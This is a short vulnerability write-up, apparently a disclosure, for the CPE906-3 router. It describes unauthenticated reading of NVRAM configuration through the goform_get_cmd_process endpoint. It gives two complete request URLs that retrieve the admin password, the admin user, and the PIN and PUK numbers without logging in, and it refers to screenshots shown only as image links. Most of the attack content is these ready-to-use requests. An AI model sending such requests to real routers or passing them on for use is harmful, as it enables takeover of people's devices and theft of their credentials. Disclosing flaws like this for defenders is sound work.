Router Model: CPE906-3 (https://rozetka.com.ua/291089138/p291089138/)
To perform this attack you may need to set the devmode to 6 if it is not by default (which I beleive it is) as seen below.

Once this is done it is possible to read arbitrary values from the configuration table in the device NVRAM.

A request like the following will read the value of the admin_Password field. With this request you will be able to retreive the administrator password for the device unauthenticated.


This can be viewed in the broswer or burp for instance, as seen below.
http://192.168.199.1/goform/goform_get_cmd_process?cmd=admin_Password&multi_data=1

http://192.168.199.1/goform/goform_get_cmd_process?isTest=false&cmd=modem_main_state,puknumber,
pinnumber,psw_fail_num_str,login_lock_time,admin_user,admin_Password&multi_data=1&_=0